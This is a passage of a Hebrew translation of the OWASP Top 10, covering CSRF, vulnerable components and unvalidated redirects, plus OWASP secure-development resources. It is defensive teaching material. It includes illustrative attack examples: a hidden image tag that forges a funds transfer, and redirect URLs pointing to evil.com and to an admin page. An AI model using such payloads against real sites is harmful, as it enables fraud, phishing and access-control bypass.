| יש לקחת בחשבון כל אחד אשר עשוי לטעון תוכן לדפדפני המשתמשים ולהכריח אותם לשלוח בקשות מול אתר האינטרנט שלך. כל אתר או קוד HTML שאליו משתמשי האתר ניגשים יכול לצפון בחובו פגיעות כזאת. | התוקף יוצר בקשת HTTP מזויפת ומצליח להערים על הקורבן לשלוח בקשה זו, על ידי לחיצה על תמונה, מתקפה מסוג XSS או מגוון טכניקות אחרות. <u>במידה והמשתמש כבר מזהה באתר אליו מיועדת הבקשה, ההתקפה תצליח.</u> | התקפת CSRF מנצלת יישומי אינטרנט אשר מאפשרים לתוקף לחזות מראש את כל הפרטים והנתונים הדרושים לביצוע פעולה מסוימת. מאחר ודפדפנים שולחים באופן אוטומטי לאתרים אמצעי זיהוי, כמו עוגייה (cookie), התוקף יכול ליצור דף אינטרנט זדוני אשר כולל בתוכו בקשה מזויפת לאתר מסוים, כך שאין דרך להבדיל בינה לבין בקשה אמיתית. קל יחסית לזהות פרצות מסוג זה על ידי בדיקות חדירה/פריצה לתוכנה או על ידי בדיקת קוד המקור. | התוקף יכול לגרום לקורבן לשנות כל פרט מידע שיש לו הרשאה לבצע, לדוגמה: עדכון פרטי חשבון, לבצע רכישות, להתנתק ואף להתחבר למערכת. | יש לשקול את הערך העסקי שיש לכל פיסת מידע או פעולה במערכת אליהן אפשר להשפיע דרך מתקפה זו. נסה לדמיין לא להיות מסוגל האם המשתמש התכוון לבצע פעולות אלו או לא. קח בחשבון את ההשפעה על המוניטין שלך. |

האם אני פגיע?

על-מנת לבדוק האם יישום פגיע, בחן האם קישורים וטפסים חסרים פרט או סימן משתנה ולא צפוי עבור כל משתמש. ללא פרט או סימן כזה התוקף יכול לזייף בקשה זדונית. דרך הגנה חלופית היא לחייב את המשתמש להוכיח כי ניסה לשלוח את הבקשה, ע"י הליך אימות מחדש או ע"י הוכחה כי מדובר במשתמש אמיתי (לדוגמה ע"י שימוש ב-CAPTCHA).

תתמקד בקישורים וטפסים אשר גורמים לשינוי במידע במערכת מכיוון שאלו מהווים את המטרות החשובות ביותר לתקיפה זו.

עליך לבדוק פעולות המתבצעות בשלבים מכיוון שאינן חסינות למתקפה זו מטבען. התוקף יכול בקלות לזייף סידרה של בקשות על ידי שימוש בתגיות מרובות או ב JavaScript.

שים לב שמזהה שיחה (Session cookies), כתובת IP או מידע אשר נשלח באופן אוטומטי על ידי הדפדפן אינו חסין מפני מתקפה זו, מפני שהוא ישלח גם עם בקשה מזויפת.

כלי של OWASP שנקרא [CSRF TESTER](#) יכול לסייע לחולל בדיקות שידגימו את הסכנה בסוג זה של חולשה.

דוגמה לתסריט תקיפה

היישום מאפשר למשתמש להגיש בקשה אשר גורמת לשינוי מידע ללא משתנה ייחודי וסודי, באופן הבא:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

כך שהתוקף יוצר בקשה שתעביר סכום כסף מחשבון הקורבן לחשבון. התוקף יחביא את הבקשה בתוך אתר או תמונה בכל מיני אתרים שתחת שליטתו. לדוגמה:

```
<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#"width="0" height="0" />
```

אם הקורבן יבקר באחד מהאתרים האלה בעודו מחובר ומזוהה באתר example.com וילחץ על התמונה או הקישור, כל בקשה מזויפת תבוצע בשוגג בלי שהקורבן התכוון לכך. הבקשה תכלול את נתוני המשתמש הנשלחים ממילא ע"י הדפדפן באופן אוטומטי ולכן תאושר.

כיצד אני מונע סיכון זה?

מניעת מתקפת CSRF תבצע על ידי הוספת משתנה בלתי צפוי בגוף כל בקשה מהאתר. המשתנה צריך להיות ייחודי לכל משך חיבור המשתמש, ואפילו ניתן להחמיר ולשנות אותו לכל בקשה.

1. האפשרות המועדפת היא להוסיף משתנה כשדה חבוי בדף האינטרנט או בטופס. דבר זה יגרום למשתנה להישלח בגוף הבקשה ולא להופיע בגלוי על גבי הקישור אשר אותו ניתן לחשוף בקלות.

2. המשתנה הייחודי עשוי להיות מוכלל כחלק מכתובת האתר עצמה, או כפרמטר בכתובת האתר. למרות זאת, מיקום כחלק מכתובת האתר, מעלה את הסיכון שיחשף ע"י התוקף, מה שיגרום לחשיפת הסוד.

כלי של OWASP הנקרא [CSRF GUARD](#) יכול לסייע בהוספה אוטומטית של משתנים ייחודיים כאלו לאתר האינטרנט שלך (.NET, PHP, JAVA)

כלי נוסף הנקרא [ESAPI](#) כולל יכולת לחולל משתנים ייחודיים ופונקציות בדיקה ואימות של אותם משתנים. מפתחים יכולים להשתמש בשירותים אלו על מנת להגן על אתריהם.

3. לחייב את המשתמש לבצע אימות מחדש, או להוכיח כי מדובר במשתמש אמיתי (לדוגמה ע"י CAPTCHA), עשוי להגן מפני מתקפה זו.

הפניות

OWASP

- [OWASP CSRF Article](#)
- [OWASP CSRF Prevention Cheat Sheet](#)
- [OWASP CSRFGuard - CSRF Defense Tool](#)
- [ESAPI Project Home Page](#)
- [ESAPI HTTPUtilities Class with AntiCSRF Tokens](#)
- [OWASP Testing Guide: Chapter on CSRF Testing](#)
- [OWASP CSRFTester - CSRF Testing Tool](#)

הפניות חיצוניות

- [CWE Entry 352 on CSRF](#)

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [בינונית] | שכיחות [נפוץ] | יכולת גילוי [קשה] | השפעה [מתונה] |
| ישנם רכיבים פגיעים (לדוגמה ספריות של frameworks) אשר ניתן לזהותם ולנצלן על ידי שימוש בכלים אוטומטיים. דבר אשר מרחיב את האיום מעבר לאלה המותקפים וכוללים גורמים כאוטים. | התוקף מזהה רכיב חלש באמצעות סריקה אוטומטית או ניתוח ידני, כאשר הוא מתאים אישית את כלי התקיפה (שמנצל את הפגיעות) בו הוא משתמש ומבצע את ההתקפה. הדבר נעשה קשה יותר ככל שהרכיב נמצא עמוק יותר בתוך היישום. | למעשה בכל יישום נכללים סוגיות אלו, משום שרוב צוותי הפיתוח אינם מתמקדים בלהבטיח שהרכיבים או הספריות שלהם יהיו מעודכנים. ברוב המקרים המפתחים אינם מודעים לכל הרכיבים בהם הם עושים שימוש ביישום ובמיוחד לא את הגרסה שבה משתמשים. יחסי התלות בין הרכיבים עושים את המצב לגרוע יותר. | ההשפעות עשויות לכלול את כל מגוון החולשות האפשרי, לרבות הזרקה קוד, בקורות גישה שבורות, מתקפות XSS וכו'. השפעה עשויה לנוע בין נזק מזערי עד השתלטות מלאה על השרת ושיבוש נתונים. | שקול מה פירוש ההשפעה של כל פגיעות עבור יישומים בארגון שלך. ההשפעה עשויה להיות זניחה או שעשויה להיות לכך פגיעה מלאה בעסק שלך. |

האם אני פגיע?

בתאוריה זה צריך להיות פשוט לזהות אם משתמשים ברכיב או ספרייה פגיעים, אך למרבה הצער דוחות הפגיעויות של תוכנות מסחריות או קוד פתוח לא מציינים תמיד איזו גרסאות של הרכיב הינן פגיעים בדרך סטנדרטית הקלה לחיפוש. יתר על כן לא כל הספריות משתמשות בשיטה מובנת למספור הגרסה שלהם. הגרוע מכל לא כל הפגיעויות מדווחות למקום מרכזי שניתן לחפש בו, אף על פי שקיימים אתרים כמו [CVE](#) או [NVD](#) ההופכים ליותר ויותר ידיוותיים למשתמש.

הקביעה האם אתה פגיע או לא דורשת חיפוש במאגרי המידע ברשת תוך כדי ניתוח דיווחים מרשימות דיוור והכרזות על כל דבר שעלול להיות פגיע. במידה ואחד מהרכיבים שלך אכן פגיע אתה צריך להעריך בזהירות את ההשפעה של הפגיעות על ידי בדיקה האם הקוד משתמש ברכיב הפגיע והאם הכשל יכול לגרום לתוצאה לא רצויה שחשובה לך.

כיצד אני מונע סיכון זה?

האפשרות הראשונה היא לא להשתמש במרכיבים שלא פותחו על ידך, אבל אפשרות זו היא לא מציאותית. ברוב פיתוחי הרכיבים לא מיוצרים טלאי אבטחה עבור גרסאות ישנות, לרוב התיקון יוצא בגרסה הבאה, מה שגורם לעדכן גרסה להיות צורך חמור.

כל פרויקט תוכנה אמור להיות מורכב מתהליכים שמאפשרים:

1. זיהוי כלל המרכיבים והגרסאות בהם אתה משתמש ואת יחסי התלות בניהם (לדוגמה [גרסאות](#) plug-in).
2. עליך לנטר ולשמור עידכונים של רמת אבטחתם של הרכיבים בבסיסי נתונים ציבוריים, רשימות דיוור הן של הפרויקטים והן של אבטחת מידע ולשמור על עדכונם.
3. קבע מדיניות אבטחת מידע המסדירה את השימוש ברכיבים כגון שימוש בשיטות פיתוח תוכנה מסוימות, ביצוע בדיקות אבטחת מידע וקיומם של רשימות מתאימים.
4. במקום שניתן יש לשקול להוסיף שכבות הגנה סביב הרכיב בשביל לבטל פעילויות או לאבטח היבטים בעייתיים של הרכיב.

דוגמה לתסריטי תקיפה

רכיבים פגיעים יכולים להוות סיכון אבטחתי לכמעט כל תסריט שניתן להעלות על הדעת, החל ממתקפות בסיסיות ועד לנוזקות מתוחכמות שמוקדו ספציפית לארגון מסוים.

הרכיבים כמעט תמיד מופעלים עם כל סט ההרשאות של היישום, לכן פגמים שיש בכל רכיב יכולות לגרום לתוצאות חמורות.

שני הרכיבים הפגיעים הבאים הורדו 22 מיליון פעמים ב 2011:

- [Apache CXF Authentication Bypass](#) – עקב כישלון לספק TOKEN הזדהות, התוקפים יכלו להפעיל כל שירות אינטרנטי עם הרשאות מלאות.
- [Spring Remote Code Execution](#) – שימוש לרעה בביטויים בשפת היישום איפשרו לתוקפים להריץ קוד בצורה שרירותית ולהשתלט בעזרתו על השרת.

כל יישום אשר משתמש באחד מהרכיבים הללו פגיע להתקפה משום שלמשתמשי היישום יש אפשרות גישה ישירה אליהם. ספריות פגיעות אחרות הנמצאות בשימוש עמוק יותר בתוך היישום יהיו קשות יותר לניצול.

הפניות

OWASP

- [OWASP Dependency Check \(for Java libraries\)](#)
- [OWASP SafeNuGet \(for .NET libraries thru NuGet\)](#)
- [Good Component Practices Project](#)

הפניות חיצוניות:

- [The Unfortunate Reality of Insecure Libraries](#)
- [Open Source Software Security](#)
- [Addressing Security Concerns in Open Source Components](#)
- [MITRE Common Vulnerabilities and Exposures](#)
- [Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM](#)

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|-----------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [בינונית] | יכולת גילוי [קלה] | שכיחות [נדיר] | תלוי יישום/עסק |
| קח בחשבון כל אחד שיכול לגרום למשתמשים שלך להגיש בקשה לאתר שלך. כל אתר או בקשת HTML שהמשתמשים עשויים להשתמש בו עשוי לבצע מתקפה זו. | תוקף אשר מקשר הפניה לא מאומתת וגורם לקורבן להשתמש בקישור. קורבנות ישתמשו בקישור בסבירות גבוהה מכיוון שהקישור הינו לאתר מאומת. התוקף שם למטרה הפניות לא בטוחות בכדאי לעקוף את מנגנוני האבטחה. | יישומים מפנים לעיתים קרובות משתמשים לעמודים אחרים, או משתמשים בהפניות פנימיות באופן דומה. לעיתים, דף המטרה מצוין במשתנה לא מאומת אשר מאפשר לתוקף לבחור את דף היעד. קל לזהות הפניות לא מאומתות שלא נבדקו. חפש אחר הפניות שאתה יכול לקבוע את כתובת האתר המלאה. הפניות שלא נבדקו קשות יותר לגילוי, בגלל שהן מפנות לעמודים פנימיים. | הפניות מסוג זה, עשויות לנסות להתקין תוכנות זדוניות או להערים על הקורבן לחשוף סיסמאות או מידע רגיש אחר. הפניות לא בטוחות יכולות לגרום לעקיפת מנגנוני בקרת גישה. | יש לשקול את הערך העסקי של אמון המשתמשים בעסק שלך. מה יקרה אם תשתלט עליהם תוכנה זדונית? מה יקרה אם לתוקפים תהיה גישה לרכיבי מערכת פנימיים? |

כיצד אני מונע סיכון זה?

שימוש בטוח בהפניות והעברות יכול להיעשות במספר דרכים:

- המנע משימוש בהפניות והעברות.
- בשימוש, הימנע מלתת למשתני המשתמש להיות מעורבים בחישוב היעד, ברוב המקרים זה יכול להיעשות.
- במידה ולא ניתן להימנע משימוש במשתני יעד, יש לוודא שהערך שסופק הינו **תקף**, ו**מאושר** עבור המשתמש.

מומלץ שלכל משתנה יעד יהיה ערך ממופה, מאשר כתובת אתר ממשי או חלק ממנו, ושהקוד בצד השרת יתרגם את המיפוי לכתובת אתר היעד.

יישומיים יכולים לעשות שימוש ב- ESAPI בכדי לעקוף את **שיטת sendRedirect** בכדאי לוודא שכל יעדי העברות הינם בטוחים.

הימנעות מפגמים אלו הינה חשובה מאוד עקב היותם יעד מעודף לתוקפים אשר מנסים לרכוש את אמון המשתמשים.

האם אני פגיע?

הדרך הטובה ביותר לגלות אם ביישום ישנם העברות והפניות לא מאומתות היא:

- בחינת הקוד לכל שימוש בהפניה או העברה (ב .NET. נקראת העברה). בכל שימוש יש לזהות האם כתובת אתר היעד כלולה בכל משתני הערך. במידה וכן יש, לוודא שכל המשתנים מאומתים ומכילים רק כתובת יעד מאושרת או מרכיב של היעד.
- כמו כן, בצע סריקות לאתר וראה האם הוא יוצר הפניות (קודי תגובת HTTP בין 300-307, בדרך כלל 302). בחן את המשתנים שסופקו לפניי ההפניה בכדאי לבדוק האם הם מופיעים ככתובת אתר היעד או חלק ממנו. אם התוצאה חיובית בחן את כל הפניות ובדוק האם האתר מפנה ליעד החדש.
- אם הקוד לא זמין לנו, יש לבדוק את כל המשתנים בכדאי לקבוע מי מהם מהווה הפניות או העברות, ולבדוק אותם נקודתית.

הפניות OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI Security Wrapper Response sendRedirect\(\) method](#)

הפניות חיצוניות:

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)
- [OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards](#)

דוגמאות לתסריטי תקיפה

דוגמא 1:
ביישום ישנו דף הנקרא "redirect.jsp" אשר לוקח משתנה בודד בשם "URL". התוקף יוצר כתובת אתר זדוני אשר מפנה משתמשים לאתר זדוני אשר מבצע מתקפת phishing ומתקין תוכנה זדונית.

<http://www.example.com/redirect.jsp?url=evil.com>

דוגמא 2:
היישום משתמש בהעברה בכדאי לנתב בקשות בין חלקים שונים באתר. במטרה לסייע, חלק מהדפים משתמשים במשתנים אשר מציינים להיכן המשמש אמור להישלח במקרה והעברה מוצלחת. במקרה כזה, התוקף יוצר כתובת אתר אשר יחמוק ממנגנוני בקרת הגישה של היישום ואחר כך יעביר את התוקף לרכיב ניהולי, אשר במצב רגיל לא תהיה לו גישה אליה.

<http://www.example.com/boring.jsp? fwd=admin.jsp>

ביסוס ושימוש בהליך אבטחה מחזורי ובקורות אבטחת מידע תקניות

בין אם הינך חדש בתחום פיתוח יישומי אינטרנט מאובטחים או שהינך מכיר את הסיכונים, המשימה של יצירת יישום אינטרנט מאובטח או תיקון יישום קיים עשויה להיות מורכבת. במידה ועליך לנהל מספר רב של יישומים, המשימה עשויה להיות מרתיעה.

על מנת לסייע לארגונים ולמפתחים להקטין את הסיכונים הנובעים מפיתוח מאובטח בצורה חסכונית, ארגון OWASP יצר מספר רב של משאבים חינמיים וחופשיים אשר תוכל להשתמש בהם על-מנת לטפל בנושא פיתוח מאובטח בארגון שלך. להלן כמה דוגמאות של משאבים אשר פיתח ארגון OWASP על-מנת לסייע לארגונים בנושא פיתוח מאובטח. בעמוד הבא, אנו מציגים משאבים נוספים של ארגון OWASP אשר עשויים לסייע לארגונים בבדיקת רמת האבטחה ביישומים שלהם.

דרישות פיתוח מאובטח

• על-מנת לפתח יישום אינטרנט מאובטח, עליך להגדיר מהו מאובטח עבור אותו יישום. ארגון OWASP ממליץ להשתמש במסמך [OWASP Application Security Verification Standard \(ASVS\)](#), כמדריך להגדרת דרישות אבטחת המידע מהיישום. במידה והינך משתמש במיקור חוץ, שקול להשתמש במסמך [OWASP Secure Software Contract Annex](#).

ארכיטקטורת פיתוח מאובטח

• במקום לכתוב מחדש את נושא האבטחה ביישום שלך, זול יותר לתכנן את נושא האבטחה מלכתחילה. ארגון OWASP ממליץ להשתמש במסמך [OWASP Developer's Guide](#) ובמסמך [OWASP Prevention Cheat Sheets](#), כנקודת מוצא טובה להדרכה בנושא של תכנון אבטחה.

בקורות אבטחת מידע בסיסיות

• בניית בקורות אבטחת מידע חזקות ויעילות הינה דבר מורכב באופן יוצא מן הכלל. על-מנת להקל על מפתחים ביצור יישומים מאובטחים, יש לספק להם סדרה שלמה של בקורות אבטחת מידע. ארגון OWASP ממליץ להשתמש במדריך [OWASP Enterprise Security API \(ESAPI\) project](#) כדוגמה לממשקי פיתוח מאובטחים הדרושים ליצירת יישומים אינטרנט מאובטחים. מדריך ESAPI מהווה אזכור למימוש בפיתוחי .NET, PHP, ASP, קלאסי, Python ו-Cold Fusion.

מחזור חיים של פיתוח מאובטח

• על-מנת לשפר את התהליך בו משתמש הארגון שלך בעת פיתוח יישומים, ארגון OWASP ממליץ להשתמש במדריך [OWASP Software Assurance Maturity Model \(SAMM\)](#). דוגמה זו מסייעת לארגונים ליצור ולממש אסטרטגיה ליישום מאובטח מותאמת לסיכונים המיוחדים העומדים בפני הארגון.

הכשרה בנושא פיתוח מאובטח

• פרויקט [ההכשרה של ארגון OWASP](#) מספק חומרי הכשרה אשר מסייעים להכשיר מפתחים בנושא של פיתוח יישומי אינטרנט מאובטחים ויצר רשימה ארוכה של [מצגות הכשרה](#). על-מנת ללמוד מידע שימושי בנושא נקודות תורפה, עיין במדריכים [OWASP WebGoat](#), [WebGoat.NET](#) או במדריך [OWASP Broken Web Applications Project](#). על-מנת להתעדכן, הנך מוזמן [לכנסים של ארגון OWASP](#), כנסי הדרכה או לאחד [הסניפים המקומיים של ארגון OWASP](#).

קיימים משאבים רבים נוספים של ארגון OWASP הזמינים לשימושך. אנא בקר באתר [OWASP Project page](#), אשר מכיל רשימה מלאה של כל הפרויקטים של ארגון OWASP, מסודרים לפי שלבי הפרויקטים המדוברים (פרויקט בשלב אלפא או בטא). מרבית המשאבים של ארגון OWASP זמינים באמצעות [wiki](#), ומסמכים רבים זמינים [בעותק מודפס](#).

היה מאורגן

על-מנת לבחון את נושא האבטחה של יישום אינטרנט אשר פיתחת, או שאתה מתכוון לרכוש, ארגון OWASP ממליץ שתבחן את הקוד של היישום (במידה והקוד זמין), ותבדוק את היישום עצמו גם כן. ארגון OWASP ממליץ לשלב בקרת קוד ובדיקת חוסן ככל שניתן, מכיוון שדבר זה מאפשר לך למנף את החוזק של שתי השיטות וכיוון ששתי הגישות משלימות אחת את השנייה. כלים המסייעים לבדוק תהליכים עשויים לשפר את היעילות ואת תוצאות הניתוח של מומחה בתחום. כלי ההערכה של ארגון OWASP ממוקדים בעזרה למקצוען להיות יעיל יותר, מאשר לנסות לייעל את תהליך הבדיקה עצמו.

תקינה כיצד לבדוק פיתוח מאובטח של יישום: על-מנת לסייע לארגונים לפתח עקביות ורמה מוגדרת של הקפדה כאשר בוחנים את רמת האבטחה של יישומי אינטרנט, ארגון OWASP פיתח את מדריך [Application Security Verification Standard - ASVS](#). מסמך זה מגדיר את תקן הבדיקות המינימאלי על-מנת לבצע בדיקות פיתוח יישומים מאובטח. ארגון OWASP ממליץ שתשתמש במסמך ASVS כמדריך לא רק עבור מה לחפש בעת בדיקת אבטחה של יישום אינטרנט, אלא גם אלו טכניקות מתאימות ביותר לשימוש, ולעזור לך להגדיר ולבחור את רמת ההקפדה כאשר בודקים את רמת האבטחה של יישום אינטרנט. ארגון OWASP גם ממליץ להשתמש במסמך ASVS על-מנת לעזור להגדיר ולבחור שירותי בדיקה עבור יישומי אינטרנט אשר אתה עשוי להשיג מספקים צד שלישי.

חבילות של כלי בדיקה: פרויקט [OWASP Live CD](#) קיבץ יחדיו חלק מכלי האבטחה החופשיים הטובים ביותר לסביבה אחת הניתנת לאתחול. מפתחי יישומי אינטרנט, בודקים ומקצועני אבטחת מידע יכולים לבצע אתחול מתוך ה - Live CD ובין רגע לגשת למבחר כלי בדיקת אבטחת מידע. התקנה או הגדרה אינן נדרשות על-מנת להשתמש בכלים שסופקו.

בדיקת אבטחת מידע וחוסן

בדיקת היישום: ארגון OWASP פיתח את מדריך [Testing Guide](#) על-מנת לסייע למפתחים, בודקים ומומחי אבטחת מידע להבין כיצד לבדוק בצורה יעילה את נושא האבטחה של יישומי האינטרנט. מדריך רחב זה, אשר מכיל עשרות תורמים, מספק סיקור נרחב של נושאי בדיקת פיתוח קוד מאובטח. כמו שלבדיקת קוד יש את היתרונות שלה, כך גם לבדיקת אבטחת מידע יש. זה מאוד משכנע כאשר ביכולתך להוכיח כי יישום אינו מאובטח ע"י הצגת הדרך בה ניתן לנצל. קיימים נושאי אבטחת מידע רבים, במיוחד כל האבטחה סביב תשתית היישום, אשר פשוט לא ניתן לבחון על ידי בדיקת קוד, מכיוון שהיישום אינו מספק אבטחה בעצמו.

כלים לבדיקת חוסן: פרויקט [WebScarab](#), אשר הינו אחד הפרויקטים הנפוצים ביותר של ארגון OWASP והכלי החדש [ZAP](#), אשר נפוץ יותר כיום, הינם כלי בדיקת יישום אינטרנט מבוססי Proxy. כלים אלו מאפשרים לבדוק אבטחת המידע ולמפתח להאזין לבקשות יישום האינטרנט, וכך הבדוק עשוי להבין כיצד היישום פועל. הכלי גם מסייע לבדוק לשלוח בקשות חדשות לבדיקה ולבדוק האם היישום מתנהג באופן מאובטח לבקשות אלו. כלים אלו יעילים במיוחד על-מנת לסייע לבדוק למצוא מתקפות מסוג XSS, פגמים במנגנון ההזדהות, ופגמים בבקורות הגישה. לכלי [ZAP](#) קיים אף [סורק פעיל](#) כחלק מובנה, וחשוב מכל הוא חנימני!

בקרת קוד

בדיקת קוד מתאימה במיוחד על-מנת לבדוק שיישום מכיל מנגנוני אבטחה חזקים וכן למציאת בעיות שקשה לגלות ע"י בדיקת הפלט מהיישום. בדיקה מתאימה לרוב על-מנת להוכיח כי פגיעויות אכן ניתנות לניצול. למרות זאת, הבדיקות משלימות ואף חופפות במספר תחומים.

בחינת הקוד: כמשלים למסמך [OWASP Developer's Guide](#), ולמסמך [OWASP Testing Guide](#), ארגון OWASP פיתח את מסמך [OWASP Code Review Guide](#) על-מנת לסייע למפתחים ולמומחי פיתוח יישומי מאובטחים להבין כיצד לבחון בצורה יעילה את נושא האבטחה ביישום אינטרנט על ידי בחינת הקוד. קיימים מספר נושאים הקשורים לפיתוח קוד מאובטח, כדוגמת הזרקת קוד זדוני, אשר קלים למציאה באמצעות בחינת קוד, לעומת בדיקות חיצוניות.

כלים לבדיקת קוד: ארגון OWASP עשה עבודה מבטיחה בתחום על-מנת לסייע למקצוענים לבצע בדיקות קוד, אך כלים אלו עדיין בתחילת דרכם. היוצרים של כלים אלו משתמשים בהם על בסיס יום-יומי כאשר הם מבצעים בדיקות קוד, אך משתמשים אשר אינם מקצוענים, עשויים למצוא כי כלים אלו קשים לשימוש. דוגמאות לכלים אלו: [CodeCrawler](#), [Orizon](#) - [O2](#). רק הכלי [O2](#) היה בשלבי פיתוח מאז מהדורת 2010 של Top10.

קיימים מספר כלי בדיקת קוד חנימיים או מבוססי קוד פתוח. הכלי המבטיח ביותר הוא [FindBugs](#) ותוסף אבטחת המידע שלו הנקרא [FindSecurityBugs](#), שניהם מיועדים עבור פיתוחי ג'אווה.

החל בתוכנית פיתוח מאובטח היום

פיתוח מאובטח אינה בחירה כיום. בין עליה בכמות המתקפות ודרישות מצד תקנים רגולטורים, ארגונים חייבים ליצור יכולות יעילות לאבטחת היישומים שלהם.

בהינתן המספר הגבוה של יישומים ושורות קוד אשר כבר בשימוש, ארגונים רבים נאבקים על-מנת לטפל במספר גבוה של חולשות. ארגון OWASP ממליץ לארגונים לבסס תוכנית פיתוח מאובטח על-מנת להשיג תובנה ולשפר את האבטחה סביב מגוון היישומים שברשותם. על-מנת להשיג פיתוח מאובטח, נדרש מחלקים רבים בארגון לפעול ביחד ביעילות, לרבות מחלקת אבטחת מידע, מחלקת הביקורת, מחלקת הפיתוח, הצד העסקי וההנהלה הבכירה.

דבר זה דורש שקיפות של תהליך אבטחת המידע, על-מנת שכל השחקנים השונים יוכלו להבין את עמדת הארגון בנושא פיתוח מאובטח. דבר זה דורש לשים דגש על הפעולות והתוצרים אשר עשויים לסייע לארגון בנושא אבטחת מידע על ידי הקטנת הסיכונים באופן יעיל וחסכוני. חלק מהפעולות העיקריות ביישום תוכנית פיתוח מאובטח כוללות:

- בסס [תוכנית פיתוח מאובטח](#) והחל לאמץ אותה.
- נהל [בדיקת פערים להשוואת הארגון שלך מול המתחרים](#) על-מנת להגדיר איזורי התייעלות עיקריים ותוכנית פעולה.
- השג אישור של ההנהלה וצור [קמפיין להעלאת המודעות לנושא יישומים מאובטחים](#) לכלל ארגון הטכנולוגיות.

התחל

- זהה [ובצע סדר עדיפויות](#) המבוסס על הסיכונים הקיימים ביישומים הקיימים בארגון שלך.
- צור תיק סיכונים ליישומים על-מנת למדוד ולבצע סדר עדיפויות ליישומים הקיימים בארגון.
- בסס הנחיות המגדירות את הכיסוי ורמת ההקפדה הנדרשת.
- בסס [דגם הערכת סיכונים שכיחים](#) עם ערכת סבירות עקבית וגורמי השפעה על יכולת הארגון לסבול את הסיכון.

גישה מבוססת סיכונים

- בסס [מדיניות ותקנים](#) ממוקדים אשר מאפשרים לפיתוח המאובטח נקודת התחלה לכל צוותי הפיתוח לדבוק בהן.
- הגדר [בקורות אבטחת מידע שכיחות](#) אשר משלימות את המדיניות והתקנים ומאפשרות תיכנון ופיתוח הדרכות לשימוש בהן.
- בסס [תוכנית הדרכה לפיתוח מאובטח](#) אשר נדרשת ומוכוונת לתפקידי פיתוח שונים.

בסס יסודות איתנים

- הגדר ושלב [יישום מאובטח](#) ופעולות [בדיקה](#) לתוך תהליכי פיתוח ותפעול. פעולות לרבות [תבניות איום](#), תכנון מאובטח ו**בדיקה**, [בדיקת קוד מאובטח](#), [בדיקת חוסן](#) תיקון וכו'.
- ספק מומחים לנושא ו**שירותי תמיכה למפתחים ולצוותי ניהול הפרוייקטים** על-מנת שיוכלו להצליח.

שלב אבטחת מידע בתהליכים קיימים

- נהל באמצעות מדדים. החל שיפור והחלטות תקציביות בהתבסס על מדדים וניתוח מידע שנאסף. מדדים כוללים דבקות בשיטות עבודה/פעולות בנושא אבטחת מידע, נקודות תורפה המתגלות, מיתון נקודות תורפה, סיקור יישומים וכו'.
- נתח נתונים ממימוש ובדיקת פעילויות על-מנת למצוא את שורש הגורמים לדפוסים של נקודות תורפה והחל אסטרטגיה לשיפור מערכת לרוחב הארגון.

ספק ראייה ניהולית

מדובר בסיכונים, לא בחולשות

למרות שהמהדורה של [2007](#) וכן גירסאות ישנות יותר של [OWASP Top 10](#) התמקדו בזיהוי "הפגיעויות" הנפוצות ביותר, מסמך OWASP Top 10 תמיד היה מאוגד סביב סיכונים. זה גרם לבלבול המובן מצדם של אנשים אשר חיפשו אחר הגדרות לסיווג של חולשות בצורה אדוקה. עדכון [2010](#) מבאר את ההתמקדות בסיכון שנעשה ב - Top10, על ידי כך שהוא מסביר כיצד גורמי איום, נתיבי התקפה, חולשות, השפעות טכניות, והשפעה על העסק משתלבים ביחד ויוצרים סיכונים. גירסא זו של המסמך ממשיכה באותה שיטה.

שיטת דירוג הסיכון עבור ה - Top 10 מבוססת על [OWASP Risk Rating Methodology](#). עבור כל אחד מעשרת הסעיפים, הערכנו את הסיכון הטיפוסי שכל חולשה מהווה עבור יישומי אינטרנט, על ידי בחינה של גורמי סבירות וגורמי השפעה שכיחים עבור כל אחת מהחולשות. לאחר מכן דירגנו את עשרת הסעיפים על פי אותן חולשות אשר בד"כ הציגו את הסיכון המשמעותי ביותר ליישום.

[שיטת דירוג הסיכון של OWASP](#) מגדירה מספר רב של גורמים שעוזרים לחשב את הסיכון של חולשה מזוהה. עם זאת, עשרת הסעיפים צריכים לדבר על הכללות, מאשר על חולשות מסוימות ביישומים אמיתיים. אי לכך, לעולם לא נוכל להיות מדויקים כמו בעל מערכת אשר מחשב את הסיכון של היישומיים במערכת שלו. איננו יודעים כמה חשובים היישומיים שלכם והמידע, מה הם גורמי האיום, או כיצד המערכת נבנתה או מתופעלת.

השיטה שלנו כוללת שלוש גורמי סבירות לכל חולשה (שכיחות, ניתנת לזיהוי, והפשטות לניצול (נצילות)) וגורם השפעה אחד (השפעה טכנית). השכיחות של חולשה היא גורם שבדרך כלל אתה לא צריך לחשב. עבור שכיחות המידע, אספנו מידע סטטיסטי לגבי שכיחות ממספר ארגונים שונים. שילבנו את המידע ביחד על-מנת לקבל רשימת עשרת הסבירויות הגדולות המאורגנים לפי שכיחות. לאחר מכן, המידע הזה שולב עם שני גורמי הסבירות האחרים (ניתן לזיהוי, וניתן לניצול) לחישוב דירוג הסבירות לכל חולשה. לאחר מכן, ערך זה הוכפל בהערכה הממוצעת של ההשפעה הטכנית לכל חולשה לקבלת דירוג סיכון כללי עבור כל חולשה ב - Top 10.

